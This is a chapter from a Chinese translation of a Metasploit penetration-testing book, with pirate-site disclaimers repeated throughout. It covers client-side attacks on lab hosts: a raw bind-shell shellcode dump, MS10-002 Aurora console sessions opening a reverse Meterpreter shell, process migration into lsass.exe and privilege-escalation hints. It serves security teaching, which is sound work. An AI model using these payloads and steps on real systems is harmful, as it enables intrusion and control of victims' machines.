免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 8 章

客户端渗透攻击

近几年，专注于网络外围的防御技术使得传统方式渗透攻击的成功率大大降低。当通过某种途径的攻击变得难以成功渗透时，攻击者便会去寻找新的、更加容易的方法去攻击他们的目标。客户端渗透攻击便是在网络防御变得更加有效的情形下，演化而来的一种新的攻击形式。这类攻击的目标是主机上安装的常用应用软件，例如 Web 浏览器、PDF 阅读器和微软系列办公软件等，由于主机通常默认安装上述这些应用软件，它们显然会优先成为黑客的攻击目标。加上很少实施定期补丁更新，这些存在于用户主机上的应用软件往往处于比较过时且不安全的状态。Metasploit 包含了一批内置的客户端渗透攻击模块，我们将在这一章中进行深入阐述。

如果你能够绕过一个公司采取的所有安全防御措施，并且诱使用户点击一个恶意链接，那么你成功侵入这个网络的机会就会很大。假定你正在通过社会工程学对一个公司实施黑盒渗透测试，发送一封钓鱼邮件给目标用户将是最有可能成功渗透的途径。你可以收集邮箱地址、姓名、电话号码，浏览社交网络站点，并创建一个该公司的已知雇员列表，然后编写一封恶意邮件，告

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

知他们需要点击邮件中的一个链接（指向恶意渗透攻击页面）来更新工资信息。只要目标用户点击了邮件里的链接，用户主机将会被控制，然后你就可以成功进入公司内部网络。

这样一个场景经常出现在渗透测试和真实的恶意攻击事件中。相比较于针对暴露在互联网上的资源实施渗透攻击，对用户的攻击往往更加容易。然而与之相反的是，大多数的组织机构都投入了大量资金去购买诸如入侵防御系统（IPS）、Web 应用防火墙等设备来保护那些暴露在互联网上的系统主机，而不是投入相当的精力去教育他们的员工，来了解社会工程学方面的攻击。

在 2011 年 3 月，一名攻击者用类似的方式入侵了著名的安全公司——RSA。一位恶意攻击者发送了一封钓鱼邮件给特定用户，这个邮件包含一个精心构造的 Adobe Flash 0day 漏洞攻击代码。（这种攻击方式就是 Spear Phishing，即针对性钓鱼攻击技术。针对性钓鱼是指攻击者的钓鱼目标是经过仔细研究选定的，而不是从一本公司的花名册上随机选定的。）在这次入侵 RSA 的事件中，攻击者构造的邮件只发送给一小群的用户，通过攻击他们进入了 RSA 公司的内部关联系统，然后进一步渗透进入内部业务网络。

8.1 基于浏览器的渗透攻击

在这一节中，我们将集中讨论 Metasploit 框架中基于浏览器的渗透攻击。由于在很多的组织机构里，浏览器是用户使用得最多的应用软件，因此，基于浏览器的渗透攻击是一项最为常用和重要的技术。

假设另外一个场景：我们将一封包含访问链接的邮件发送给某个组织里的一小群人员。当用户点击该链接时，他们的浏览器将会访问我们事先构造好的网站，这些特殊构造的网页将会溢出某个特定版本 IE 浏览器中的一个程序漏洞。如果用户使用的浏览器是包含漏洞的版本，那么当他的浏览器访问我们的恶意网站时，他的主机将会轻而易举地被我们所控制。而在攻击者这边，通过植入一个类似 Meterpreter 的攻击载荷，就可以获取到用户主机环境中的控制连接。

这里有个需要注意的关键点：如果目标用户是以管理员权限运行应用程序，那么攻击者将获得同样的权限。基于客户端的渗透攻击将很自然地获得被溢出目标程序的运行用户账户权限。如果上述的目标用户是普通用户，那么我们需要进行本地提权操作来获得更高权限，这意味着需要进行另一个溢出攻击。我们也可以寄希望于攻击这个网络中的其他系统主机，来获得管理员权限。在很多的情况下，当前用户权限能否足以使我们达到渗透的目的，这主要取决于在网络中用户账户是否能够访问重要数据？或者只有管理员账户才可以访问这些数据？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.1.1　基于浏览器的渗透攻击原理

针对浏览器的渗透攻击区别于其他传统渗透攻击的最大不同在于 shellcode 的触发执行方式。在传统的渗透攻击中，攻击者的全部目标就是获取远程代码执行的机会，然后植入一个恶意的攻击载荷。然而在浏览器渗透攻击中，为了能够执行特殊构造的攻击载荷代码，通常利用一种被称为堆喷射（heap spraying）的漏洞利用技术。在详细讨论堆喷射技术之前，我们先来看看什么是堆，以及它是如何工作的。

堆是指用于动态分配的进程内存空间，应用程序在运行时按需对这段内存进行申请和使用。应用程序会根据需求，将一块内存空间分配给正在处理的任务。而堆空间的大小则取决于计算机的可用内存空间，以及在应用软件生命周期中已经使用的内存空间。在程序的运行过程中，对于攻击者而言，内存的分配地址是未知的，所以我们不知道 shellcode 在内存中的确切位置。由于堆的内存地址分配是随机的，所以攻击者不能简单地跳转至一个内存地址，且寄希望于这个地址正好是攻击载荷的起始位置。在堆喷射技术被提出来之前，这种随机性是攻击者面临的主要挑战之一。

在继续下面的讨论之前，你必须了解这两个概念：空指令（NOP）和空指令滑行区（NOP slide）。我们将在第 15 章中详细讨论空指令，这里只是介绍一些相关的基础知识，来帮助理解堆喷射的工作机理。空指令是指这样一类汇编指令：不做任何事情，继续执行下一条指令。空指令着陆区是指内存中由很多条紧密相连的空指令所构成的一个指令区域。如果程序在执行过程中遇到一连串的空指令，那么他会顺序“滑过”这段空指令区域到指令块的末尾，去执行该块指令之后的下一条指令。在 Intel x86 架构中，一个空指令对应的操作码是 90，经常以\x90 的形式出现在渗透代码中。

堆喷射技术是指将空指令滑行区与 shellcode 组合成固定的形式，然后将它们重复填充到堆中，直到填满一大块内存空间。由前面所述可知，堆中的内存分配是在程序运行时动态执行的，所以我们通常利用浏览器在执行 JavaScript 脚本时去申请大量内存。攻击者将用空指令滑行区和紧随其后的 shellcode 填充大块的内存区域。当程序的执行流被改变后，程序将会随机跳转到内存中的某个地方，而这个内存地址往往已经被空指令构成的滑行区覆盖，紧随其后的 shellcode 也会随之执行。相比较于在内存中寻找 shellcode 地址像大海捞针般困难，堆喷射成功溢出的概率能够达到 85%至 90%。

这个技术改变了浏览器渗透攻击的方式，大大提升了浏览器漏洞利用的可靠性。我们将不会去讨论执行堆喷射的具体实际代码，因为这是一个高级的渗透攻击专题，但是你必须知道使得这些浏览器渗透攻击成功运行的基础原理。在动手执行第一个浏览器渗透攻击之前，我们来看看在渗透攻击的背后，到底都发生了些什么？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.1.2 空指令

在了解了堆喷射技术和空指令的基础知识之后，我们来看一个实际渗透攻击中通过空指令滑行区的例子。在下面的列表中，十六进制的表达式\x90 是 Intel x86 架构下的操作码。在 Intel x86 汇编中，一个 90 代表一条空指令。在这里，我们看到一连串的\x90 构成了一个滑行区，紧随其后的是攻击载荷代码，这个载荷可以是一个反弹式命令行 shell，或是一个 Meterpreter shell。

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30
\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff
\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2
\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85
\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3
\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d
\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58
\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b
\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff
\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68
\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01
\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50
\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31
\xdb\x53\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\xc2
\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5\x53
\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75\x6e\x4d
\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff
\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58
\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9
\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3
```

8.2 使用 Immunity 调试器来揭秘空指令机器码

调试器提供一个窗口，可以用来获得关于进程的运行状态，包括汇编指令流、内存数据，以及异常处理的细节。渗透测试人员利用调试器的基本用途是获得关于 0day 漏洞的细节，了解应用程序如何工作，以及如何去攻击它。调试器有很多种，我们个人比较喜欢使用的是 Immunity 调试器（后面的各章中会使用到）。在继续下面的内容之前，我们建议你能对 Immunity 调试器有个大概的了解。

为了明白一个空指令滑行区是如何运行的，我们可以用调试器来察看先前例子中的空指令机器码是如何执行的。对于一台 Windows XP 目标主机，你可以从 *http://www.immunityinc.com/*网站下载 Immunity 调试器并安装。我们通过执行 msfpayload 功能程序来生成一个简单的 shellcode 程序，提供绑定监听在 TCP 443 端口的 shell 连接，如下所示。正如你在前面章节中所了解的那样，一个绑定 shell 是指在目标主机上监听一个端口，我们可以通过连接这个端口，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

获取该主机的 shell 控制会话。

```
root@bt:/opt/framework3/msf3# msfpayload windows/shell/bind_tcp LPORT=443 C
```

当执行这些命令之后，Metasploit 将会输出两个 shellcode，分别可以称为是“第一阶段”和“第二阶段”的 shellcode。我们只关心处于第一阶段的 shellcode，因为当第一阶段 shellcode 所打开的端口有连接请求时，Metasploit 会替我们将第二阶段的 shellcode 发送到这个连接上。你可以将第一阶段的 shellcode 复制粘贴到你所选择的文本编辑器中，然后在继续下面的工作之前做些细微的文本编辑。

现在你已经有了一个基本的 shellcode，然后你可以在这个 shellcode 的前面加上很多空指令（例如\x90\x90\x90\x90\x90）。将所有的\x 移除之后，如下所示：

```
90909090909090909090909090909090909090909090909090909090909090909090909090909090909090f
ce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f0
52578b52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c
738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe058
5f5a8b12eb865d683332000068777332 5f54684c772607ffd5b89001000029c454506829806b00ffd5505050504
050405068ea0fdfe0ffd59731db5368020001bb89e66a10565768c2db3767ffd5535768b7e938ffffd553535768
74ec3be1ffd5579768756e4d61ffd56a006a0456576802d9c85fffd58b366a406800100000566a006858a453e5f
fd593536a005653576802d9c85fffd501c329c685f675ecc3
```

上面的这些操作是必须的，因为你必须将拷贝粘贴的汇编指令转换成 Immunity 调试器可以接受的格式。现在你已经有了一个包含空指令的绑定 shell 来进行测试了。接下来，打开任一个可执行程序，在这里以 *iexplore.exe* 为例。首先打开 Immunity 调试器，选择 **File** 菜单中的 **Open** 选项，然后指向一个可执行程序。你可以在主窗口（最大的那个）中看到很多汇编指令。用鼠标左键点击选中屏幕中的第一条指令，然后按住 SHIFT 键向下左键高亮选中后面的 300 条指令。

将前面提到的 shellcode 复制到剪贴板，然后在 Immunity 调试窗口中用鼠标右键点击选择 **Binary** 选项中的 **Binary paste**。这样会将上述列子中的汇编指令粘贴到 Immunity 的调试窗口中。（需要注意的是，我们这样做的目的只是要搞清楚空指令和汇编指令是如何执行的。）

你可以在图 8-1 中看到一些被插入的空指令，如果往下滚动屏幕，将会看到你的 shellcode。

当我们第一次输出 bind_tcp 格式的 shellcode 时，可以看到第一阶段的结束指令是 ecc3。在内存中定位这个以 ecc3 结束的指令块。

在紧接 ecc3 之后，按 F2 设置一个断点。在设置了断点之后，程序的执行流遇到这个断点之后将会暂停执行而不是继续。这个断点在这里是非常重要的，因为我们用调试器打开的应用程序还有很多剩余代码没有执行，如果继续执行将会由于我们插入了代码而导致应用程序崩溃。我们必须在程序崩溃之前使它停下来，研究到底发生了什么。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-1　由许多空指令组成的空指令滑行区

如图 8-2 所示，以 c3 结尾的指令块是我们的绑定 shell 中最后一个指令块。

在 c3 指令之后，按 F2 键设置断点。现在我们准备开始执行去查看发生了什么。回到前面加入空指令的指令区域顶端，然后按 F7 键。这代表命令调试器执行一条汇编命令，执行之后前进到下一条汇编指令。我们注意到在执行之后，下一行指令变成高亮显示。但是程序什么也没有做，因为这是一条你添加的空操作指令。

紧接着，在按 F7 键若干次之后，程序执行完整个空指令滑行区。当你第一次执行到内存中的 shellcode 指令时，打开一个命令行终端并输入命令 **netstat -an**。现在应该没有任何进程监听在 443 端口上，这也说明你的攻击载荷还未被执行到。

按下 F5 键，调试器将会允许程序去执行后续指令直至碰到你所设置的断点。你将会在 Immunity 调试器窗口的左下角看到断点提示。此时，附加了调试器的程序已经执行了你的攻击载荷，你现在可以通过 **netstat -an** 查看到 443 端口已经被打开并处于监听状态。

在一个远程主机上，用 telnet 来连接目标主机的 443 端口，你会发现没有任何事情发生。这是因为监听程序没有收到来自 Metasploit 的第二阶段 shellcode。在你的 Back Track 虚拟机中，运行 Metasploit，然后设置一个多线程监听器。这会告诉 Metasploit 在目标主机的 443 端口上已经开放了一个绑定了第一阶段 shellcode 的监听器，可以往这个端口发送第二阶段 shellcode，从而获取到控制会话。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-2　我们所需要的指令块中的最后一部分

```
msf > use multi/handler
msf exploit(handler) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set RHOST 192.168.33.130
RHOST => 192.168.33.130
msf exploit(handler) > exploit
[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.33.129:60463 -> 192.168.33.130:443)
```

通过上面的命令设置，你将会得到一个基本的命令行 shell！作为一个很好的练习，你可以尝试执行一个反弹式的第一阶段 Meterpreter shell，然后看看是否能得到一个控制连接。在完成这些之后，你可以关掉你的 Immunity 调试器窗口，搞定收工。到目前为止，重要的是你熟悉了 Immunity 调试器，我们将会在随后的几章中使用它。现在，让我们开始第一次实施利用堆喷射技术的浏览器渗透攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.3 对 IE 浏览器的极光漏洞进行渗透利用

你现在已经知道堆喷射技术的工作原理，以及如何来动态申请内存并填充堆内存空间，使其充满空指令和 shellcode。我们将进一步解析一个采用这项技术的渗透攻击案例，在这个案例中我们也会发现几乎每个客户端渗透攻击都拥有的一些共性。在这里，我们选择的浏览器渗透攻击案例是著名的极光漏洞（微软安全公告编号是 MS10-002）。这个漏洞被攻击者用来渗透包括 Google 在内的二十多家大型技术公司，而使之臭名远扬。尽管这个漏洞的渗透利用在 2010 年初就被公布，但是它还是值得我们进行回顾分析，毕竟它让 IT 工业界的很多知名公司都栽了跟头。

开始时，我们首先进入 Metasploit 中的极光漏洞渗透攻击模块，然后设置我们选择的攻击载荷。下面的命令你应该很熟悉，因为我们在前面的章节中都已经使用过。对于那些你所不熟悉的新出现的命令选项，我们将会做详细说明。

```
msf > use windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0 ❶        yes       The local host to listen on.
   SRVPORT     8080 ❷           yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                               (accepted: SSL2, SSL3, TLS1)
   URIPATH ❸                    no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH / ❹
URIPATH => /
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf exploit(ms10_002_aurora) > set LHOST 192.168.33.129
LHOST => 192.168.33.129
msf exploit(ms10_002_aurora) > set LPORT 443
LPORT => 443
msf exploit(ms10_002_aurora) > exploit -z
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 192.168.33.129:443
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.33.129:80/
[*] Server started.

msf exploit(ms10_002_aurora) >
```

首先，参数 SRVHOST❶的默认设置是 0.0.0.0：这意味着将把 Web 服务绑定在所有的网卡接口上。参数 SRVPORT❷的默认值是 8080，这个端口是目标用户将要连接的端口，来触发相应的渗透攻击，我们使用 80 端口来代替 8080。我们同样可以将 Web 服务器设置为支持 SSL，但是在这个例子中，我们还是使用标准的 HTTP 协议。参数 URIPATH❸是用户需要访问并触发漏洞的 URL 地址，我们将其设为斜杠/❹。

我们的设置完成之后，可以用 Windows XP 虚拟机来访问 *http://<攻击者的 IP 地址>*去连接攻击者构造的网站。你会看到虚拟机变得有些迟钝，在些许等待之后，你将会在上述设定的监听主机上得到一个 Meterpreter shell，如下所示。在浏览器后台，堆喷射攻击已经执行，跳转去执行某个动态内存地址处的指令，并最终命中了你布置其中的 shellcode。如果你在渗透攻击之前打开 Windows 的任务管理器进行查看，你将会发现 *iexplore.exe* 进程由于使用了许多堆内存空间，而使得其占用的内存数量显著增长。

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.33.130
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:443 -> 192.168.33.130:1161)

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

在得到一个 Meterpreter shell 之后，你还会遇到一个小问题。如果目标用户在感觉到电脑变迟钝的时候关闭浏览器意味着什么？这将会使你失去已经与目标主机建立起的控制会话，即使前面的渗透攻击成功，也会导致连接过早地被中断。幸运的是，这个问题有个缓解的方法：控制连接一旦建立成功，马上运行命令 **run migrate**，如下所示。这个包含在 Meterpreter 中的脚本将会自动地将 shell 迁移到一个新的独立进程内存空间中，而这个新进程一般命名为 *lsass.exe*。如果目标用户关闭了最初被渗透攻击的进程，那么这样做的话将可能会保持住 shell 连接。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
meterpreter > run migrate
[*] Current server process: IEXPLORE.EXE (2120)
[*] Migrating to lsass.exe...
[*] Migrating into process ID 680
[*] New server process: lsass.exe (680)
meterpreter >
```

这里演示的是一个纯手动迁移的过程。当然你还可以通过使用模块中的高级选项来对这个过程进行自动化，将控制连接自动地迁移到另外的进程中。输入 **show advanced** 命令可以列出极光模块中的高级属性，如下所示：

```
msf exploit(ms10_002_aurora) > show advanced

Module advanced options:

   Name           : ContextInformationFile
   Current Setting:
   Description    : The information file that contains context information

   Name           : DisablePayloadHandler
   Current Setting: false
   Description    : Disable the handler code for the selected payload

   Name           : EnableContextEncoding
   Current Setting: false
   Description    : Use transient context when encoding payloads

   Name           : WORKSPACE
   Current Setting:
   Description    : Specify the workspace for this module

Payload advanced options (windows/meterpreter/reverse_tcp):

   Name           : AutoLoadStdapi
   Current Setting: true
   Description    : Automatically load the Stdapi extension

   Name           : AutoRunScript
   Current Setting:
   Description    : A script to run automatically on session creation.

   Name           : AutoSystemInfo
   Current Setting: true
   Description    : Automatically capture system information on initialization.

   Name           : InitialAutoRunScript
   Current Setting:
   Description    : An initial script to run on session created (before AutoRunScript)

   Name           : ReverseConnectRetries
   Current Setting: 5
   Description    : The number of connection attempts to try before exiting the process
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   Name           : WORKSPACE
   Current Setting:
   Description    : Specify the workspace for this module

msf exploit(ms10_002_aurora) >
```

通过设定这些选项，我们可以对攻击载荷及渗透攻击模块的配置做些细微的调整。比如，我们想要改变一个反弹式连接每次尝试连接的次数。如果你担心超时，可以将默认尝试连接的次数从 5 改成 10，如下所示：

```
msf exploit(ms10_002_aurora) > set ReverseConnectRetries 10
```

在这个案例中，为了防止目标用户迅速地关掉浏览器，你要自动化地将控制连接迁移到一个新进程中。利用 AutoRunScript 选项，你可以在 Metasploit 中设置 Meterpreter 的客户端进程创建时马上自动运行一个脚本，通过**-f** 开关来运行 **migrate** 命令，可以使得 Meterpreter 自动运行一个新进程，并将自身迁移至该进程中：

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f
```

现在你可以尝试重新运行渗透攻击，然后看看有什么变化。可以尝试关闭连接来看看你的 Meterpreter 会话是否还依然活跃。

由于这是一个基于浏览器的渗透攻击，你最后极有可能取得运行在受限用户账户下的控制连接。记得用 **use priv** 和 **getsystem** 命令来尝试在目标主机上进行提权。

到此为止，你已经通过一个著名漏洞的利用，来成功实现了自己的第一次客户端渗透攻击！必须注意的是，新的渗透攻击代码层出不穷，你必须根据特定的目标系统来选择一个最合适的浏览器漏洞来进行渗透。

8.4　文件格式漏洞渗透攻击

有些应用程序存在由输入文件格式类型 bug 所导致的可被利用的安全漏洞，比如 Adobe PDF。这类渗透攻击在用户使用存在漏洞的应用程序打开恶意文件时触发。而恶意文件可能是通过远程下载浏览，或是直接通过邮件发送给用户。在这章的开头，我们已经提到了利用文件格式漏洞渗透攻击进行针对性钓鱼攻击的场景，而对于这类攻击的详细介绍放在第 10 章介绍。

在一次文件格式漏洞渗透攻击中，你可以借助于任何类型可以感染目标主机的文件。这些文件可以是一个微软的 Word 文档、一个 PDF 文件、一个图片，或者其他任何合适文件类型。在这个例子中，我们利用的安全漏洞编号是 MS11-006，是在微软 Windows 系统函数 CreateSizedDIBSECTION 中存在的一个栈溢出漏洞。

我们可以在 Metasploit 中搜索到关于 ms11-006 的渗透攻击模块。首先通过 MSF 终端进入这个渗透攻击模块，然后输入 **info** 命令查看可用的选项，如下所示。在接下来的演示中，我们

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

还能看到输出文件的格式是 doc 文档。

```
